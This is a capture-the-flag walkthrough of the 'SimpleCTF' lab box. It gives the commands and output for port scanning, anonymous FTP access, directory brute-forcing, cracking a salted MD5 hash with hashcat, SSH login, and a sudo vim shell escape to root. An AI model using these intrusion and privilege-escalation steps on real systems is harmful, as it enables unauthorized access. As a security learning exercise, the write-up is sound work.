SimpleCTF


I ran an nmap scan on the target, and here I found 3 port, there states and services running as shown in the image below.

```
┌──(root㉿kali)-[/home/mwabe]
└─# nmap -p- --min-rate 1000 -sV  -A 10.10.18.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 07:43 EAT
Nmap scan report for 10.10.18.233
Host is up (0.12s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
80/tcp   open  tcpwrapped
2222/tcp open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
Warning: OSScan results may be unreliable because we could not find at least 1 open
 and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

TRACEROUTE (using port 21/tcp)
HOP RTT    ADDRESS
1   ... 30

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.18 seconds
```

the target machine is running a web server that is accessible over HTTP.
There was nothing of much importance from the web page we found.



On port 21, ftp service was running and fortunately enough it was configured to allow anonymous login. And by this it allowed me to read files on the target system.


```
┌──(root㉿kali)-[/home/mwabe]
└─# ftp 10.10.18.233
Connected to 10.10.18.233.
220 (vsFTPd 3.0.3)
Name (10.10.18.233:mwabe): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||44614|)
ftp: Can't connect to `10.10.18.233:44614': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |***************************************|   166       88.15 KiB/s    00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (0.28 KiB/s)
ftp> exit
221 Goodbye.
```

```
┌──(root㉿kali)-[/home/mwabe]
└─# cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system
user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!
```


I decided to check for hidden directories by bruteforcing directories using the gobuster tool and lucky enough I found a directory named "/simple" as shown in the image below.

```
┌──(root㉿kali)-[/home/mwabe]
└─# gobuster dir --url http://10.10.18.233/ --wordlist /usr/share/wordlists/dirb/small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.18.233/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 313] [--> http://10.10.18.233/simple/]
Progress: 959 / 960 (99.90%)
===============================================================
Finished
===============================================================
```


Searching /http://10.10.18.233/simple/ I find a CMS web page whose version is “CMS Made Simple Version 2.2.8."
“CMS Made Simple Version 2.2.8." is vulnerable to SQLi.



Fortunate enough I found a python script that helped out to exploit this vulnerability.



I tested the python script i found from the exploitDB and fix all the posibble error, now we are good to go!
After executing the python script by the specifying the url and beside performing dictionary attack, I managed to find the salt of the hashed password, username and the email.



Here is how i cracked the hashed password; as shown in the image below.

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started.....: Fri May 17 09:59:49 2024 (0 secs)
Time.Estimated...: Fri May 17 09:59:49 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2098.8 kH/s (0.17ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Temp: 65c Util: 39%

Started: Fri May 17 09:59:27 2024
Stopped: Fri May 17 09:59:51 2024

┌──(root㉿kali)-[/home/mwabe]
└─# hashcat -a 0 -m 20 hashed.txt /usr/share/wordlists/rockyou.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
```

Using the credetials I found, I ssh to the target on port 2222.

```
┌──(root㉿kali)-[/home/mwabe]
└─# ssh mitch@10.10.18.233 -p 2222
mitch@10.10.18.233's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls -la
total 36
drwxr-x--- 3 mitch mitch 4096 aug 19  2019 .
drwxr-xr-x 4 root  root  4096 aug 17  2019 ..
```

And boom! I was in. I found the user flag as shown below.

```
$ ls -la
total 36
drwxr-x--- 3 mitch mitch 4096 aug 19  2019 .
drwxr-xr-x 4 root  root  4096 aug 17  2019 ..
-rw------- 1 mitch mitch  178 aug 17  2019 .bash_history
-rw-r--r-- 1 mitch mitch  220 sep  1  2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep  1  2015 .bashrc
drwx------ 2 mitch mitch 4096 aug 19  2019 .cache
-rw-r--r-- 1 mitch mitch  655 mai 16  2017 .profile
-rw-rw-r-- 1 mitch mitch   19 aug 17  2019 user.txt
-rw------- 1 mitch mitch  515 aug 17  2019 .viminfo
$ cat user.txt
G00d j0b, keep up!
$
```

So at this point I checked if user Mitch had sudo privileges in this machine as shown in the image below. Fortunately he had, and lucky enough he can execute the /usr/bin/vim as root.

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo vim -c ':!/bin/sh'

# whoami
root
# pwd
/home/mitch
# cd /root
# ls -l
total 4
-rw-r--r-- 1 root root 24 aug 17  2019 root.txt
# cat root.txt
W3ll d0n3. You made it!
# cd ..
```

CONCLUSION

The target was vulnerable to SQLi basically time-based sql injection.
The target allowed anonymous login via ftp which can be abused to further gain access to the system.